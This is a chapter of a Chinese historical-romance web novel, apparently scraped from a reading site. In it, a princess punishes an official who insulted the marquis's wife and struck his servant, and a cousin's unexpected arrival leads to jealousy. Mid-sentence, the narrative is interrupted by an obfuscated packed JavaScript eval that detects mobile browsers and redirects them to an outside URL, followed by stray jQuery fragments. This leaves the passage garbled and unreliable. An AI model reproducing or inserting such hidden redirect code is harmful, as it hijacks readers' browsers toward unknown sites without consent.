默认冷灰
24号文字
方正启体

17. 第 17 章

作者:与西风别本书字数:K更新时间:
    临近的雅间传来了喧闹声,声音甚至有些耳熟,谢藏澜却顾不上这些,抬眼看向刚进门的青筠:“因何急急忙忙的?”


    青筠见屋内一片祥和,没有意外出现,只当是自己听错了。


    “禀告侯爷,小的听见一声巨响,以为是出了什么事情……侯爷无事便好。”


    他领着表公子蒋闽兴进门,客人未曾落座,一时间没人开口,隔壁的响声却越来越大。


    谢藏澜贯是个喜静的,受不得吵,青筠见他蹙眉,准备打开房门,准备跟隔壁说一声。


    没成想,隔壁的房门先他一步打开,一个男子讪笑着退出去,嘴上还嘟嘟囔囔的:“这个清远郡主还真是个母老虎,谁娶了她,定是后宅不宁。”


    青筠敏锐地捕捉到了“郡主”二字,却没听清封号,刚准备探头看两眼,就被那男子一掌挥到墙面上。


    “哪里来的乞子。”那人嗤笑一声,看都没看青筠就绕开想走。青筠吃痛,却没出声,今日侯爷没带什么侍卫,身边会武功的只有他一人,此刻万不能起冲突。且不说此人虽然脾性恶劣,说不准是什么没见过的王孙公子,还是忍忍吧。


    “你没事吧?”雅间前前后后出来了好几个人,其中一个丫鬟将青筠扶了起来,“那人果真是个莽夫,刚刚郡主还骂轻了呢。”


    青筠连忙朝一行人行礼:“见过郡主。”


    没等周清缘说话,稍微落后一些的赵知微率先认出青筠,不禁皱眉道:“这是怎么回事?青筠,你是一个人出来的?”


    “夫人?”青筠刚准备从衣服上撕条布料下来止血,刚刚胳膊似乎是划伤了,血现在还没停。他没想到自己难得有些不雅的动作,倒是全进了夫人的眼里。“侯爷在雅间里,我去请他……”


    “不必了。”周清缘眼里没了平时的笑意,朝身后的侍卫招了招手,“把人给我带来。”


    赵知微也不多问,让青筠回去禀告一声,将谢藏澜请来。


    侍卫行动敏捷,没几息就把人抓回来了,那男人耸拉着脑袋,哪里有一刻钟之前的威风。被攥着衣领子的时候还连连讨饶,周清缘都没眼看。


    “姓罗的,本郡主看你高低有个功名在身,刚刚说话委婉了些。没成想你刚出门就伤了永安侯府的人。”


    罗毅哭丧着脸:“他也没说啊。”


    周清缘一脚把他踹在地上:“看来我方才的话还是有失中肯,你这宣节校尉的官衔,想必令尊花了不少钱吧?”


    “你别欺人太甚,小心我参你一本。”罗毅勉强站起来,嘴上却仍是不落下风。


    “有意思,我周清缘行得端做得正,今日回去就将你的种种恶行向圣上禀明。”周清缘拍了拍他的脸,一脸嫌恶,“但是在此之前,你必须向永安侯府谢罪。”


    罗毅如遭雷击,只能满脸赔笑,朝谢藏澜行礼:“还请侯爷恕罪,下官方才也是情急之下。”


    “情急,急在何处?可是家中出了什么事?”谢藏澜佯装善解人意。


    罗毅却只当是他给的台阶,连连点头:“正是,永安侯宅心仁厚……”


    “你家中出事与我何干?伤了我的人轻飘飘一句话就想走?”谢藏澜朝青筠招手,“他刚刚怎么打你的,现在打回去。”


    青筠感激地看了眼周清缘,一拳打在罗毅的肚子上,人一下子倒在了地上。


    “很聪明嘛,打在这里虽然疼,却不会伤了肺腑。”周清缘赞赏地点点头,示意侍卫们让出个口子,“既然恩怨已了,还不给宣节校尉让行?”


    “是,郡主。”


    直到罗毅一瘸一拐地走出雅间,周清缘整个人才彻底松懈下来,她靠在赵知微的肩上开始抱怨:“不知母亲从哪里找来的男子,官衔小,人还差。”


    “许是殿下受了蒙骗了?”赵知微连忙安慰。“可不是被骗了,当着我们的面说话就那么难听。”想到那人的言语,周清缘拳头都攥紧了,将手放在腰间的鞭子上,“若不是不能动用私刑……”


    “他说的是我,你怎么比我还气啊。”赵知微托起周清缘的脸,揉开她眉心的郁结,“我真没事,这种话我都听多了。”


    “他就是看你脾气好……”周清缘后槽牙咬得嘎吱响。


    青筠用干净的手帕包好伤处,刚准备站回谢藏澜身边,门口突然传出了一道女声:“是恩人吗?”


    此时此刻,此情此景,除了蒋薏兰还能是什么人?


    其他人都有些莫名,左右看了看到底是找谁的,只有谢藏澜一开始就将目光投向了周清缘。


    “永安侯这是什么意思?”周清缘觉得他好生奇怪。


    谢藏澜也不多说,点到为止:“找你的。”“让她进来吧。”周清缘搜肠刮肚也没想起来对方是谁,只能示意侍卫开门。


    “恩人,真没想到能在这里遇到你。”蒋薏兰一眼就看见了周清缘,甚至还小跑了两步。蒋闽兴跟在她身后,朝周清缘作揖:“见过清远郡主。”


    蒋薏兰刚才太激动了,因了蒋闽兴的动作才想起来要行礼:“见过清远郡主。”


    “免礼,没想到会在此处遇上。”周清缘看了眼兄妹二人,有些好奇他们为何会出现在此处。


    谢藏澜立马接过话茬,生怕蒋薏兰说出什么惊天动地之语:“这两位是在下的表亲,祖母特地吩咐我带他们出来逛逛。”


    “怪不得。”周清缘并未深究,只是想起什么似的,向蒋薏兰介绍赵知微。


    “蒋姑娘今日来得巧,这位就是我常常同你提的赵知微。”


    “见过侯夫人!”蒋薏兰一直想见到赵知微,原以为今日能在侯府见到,没想到对方刚巧不在。她先前还有些失望,没想到居然在雅间里碰上了。


    许是太过激动,蒋薏兰簪子上的流苏差点甩到赵知微手上,谢藏澜连忙伸手拉了一把赵知微,很快又松了开来。“我……我对夫人的才学敬仰多时,终于见到了。”


    那边蒋薏兰还在同赵知微闲谈,周清缘却时不时地看一眼谢藏澜。


    不对劲,实在是太不对劲了。


    刚刚他出手的动作太快了,她记得永安侯谢藏澜自小体弱,应当是没有习武的。可他刚刚的反应又那么快,完全异于常人,莫非他是一直盯着知微?


    周清缘越想越觉得不对,那个呼之欲出的答案——


    “清远郡主,谢某有一事不明。”谢藏澜刚刚就觉得不对,那罗毅胆子再大也只是个八品官员,哪;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17164359|196633||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    里有胆子得罪清远郡主呢?


    可偏偏周清缘说他出言不逊,还是对赵知微出言不逊……


    “侯爷请讲。”


    “方才那人可是对夫人不敬?”谢藏澜直截了当,周清缘却一下子没反应过来。“夫人?”


    “恕在下口拙,是嫂嫂。”谢藏澜立马纠正。


    “这种事情你倒是上心。”周清缘有些纠结,不知道该不该说。女子嫁进夫家,这一言一行都关乎夫家声誉。若说改嫁一事,这永安侯府也算不得夫家了,可偏偏这永安侯态度暧昧,她该不该实言相告啊?


    谢藏澜不是看不出周清缘的纠结,他无心逼问,但那人若是对赵知微出言不逊,那才真是应该新账旧账一起算。


    “郡主但说无妨。”


    “其实今日本是我相看郎君,知微是来帮我掌掌眼的。”周清缘指了指屏风后头,“一开始她是坐在那里的,未曾露面。”


    “那人也不知晓她在,一边高谈阔论一边夸我贬低其他女子。”


    “说起别人,都是无才无德。可到了知微这里,只说她是灾星。我劝他慎言,他却格外无理。”说着,周清缘朝谢藏澜行了个礼,“到底是我的不对,叫她受了委屈。”


    “原是如此。”谢藏澜听完全部,面上依旧是不动声色,“只怪此人品行不端,与郡主何干?不必挂在心上。”“侯爷通透,是我狭隘了。”周清缘颔首,见谢藏澜没有动怒的迹象,只觉得方才的揣测过于荒谬,一点站不住脚。


    “恩人、恩人!”蒋薏兰不知从赵知微那里听到了什么,笑得前仰后合。


    “侯爷,我先失陪了。”


    见三人似乎能够玩到一起,青筠也很高兴:“若是能将表姑娘留在府里就好了,还能陪夫人说说话。”


    “此话切莫叫祖母听见。”谢藏澜道。


    “这是为何?还请侯爷明示。”


    “祖母怕是急昏了头,想撮合我和表妹。”


    谢藏澜就这么平平淡淡扔下了一个爆炸消息,留下青筠一人凌乱。


    什么?侯爷和表姑娘?*


    日暮时分,谢藏澜和赵知微将蒋氏兄妹送走后,一齐松了口气。


    赵知微见谢藏澜一脸疲惫:“想不到侯爷如此挑剔,今日没相中?”


    “是啊。”谢藏澜只要一想到蒋薏兰的锥心之语,只想把人赶紧送走,再不走他的心都要千疮百孔了。


    不对!


    “夫人是如何知晓的?”


    “自然是兰儿告诉我的。”


    这话不知道触到了谢藏澜的什么点,说话都冒着酸气:“夫人当真体贴,短短一天便如此亲昵。”


    “她性子直爽,我自然喜欢。”赵知微不明白他这又是闹的哪一出。


    “喊我是‘侯爷’,喊她就是‘兰儿’?夫人这颗心未免也太偏了。”谢藏澜垂眸。


    “气性这么大?”赵知微微微低头,想要看他的脸,他却故意偏头。


    不得已,赵知微只能抓住他的手:“就这么生气?”


    “嘶——”因为谢藏澜下意识想甩开她的手,又像是意识到什么硬生生按下不表。


    “你的手上怎么会有伤?”
(←快捷键) <<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)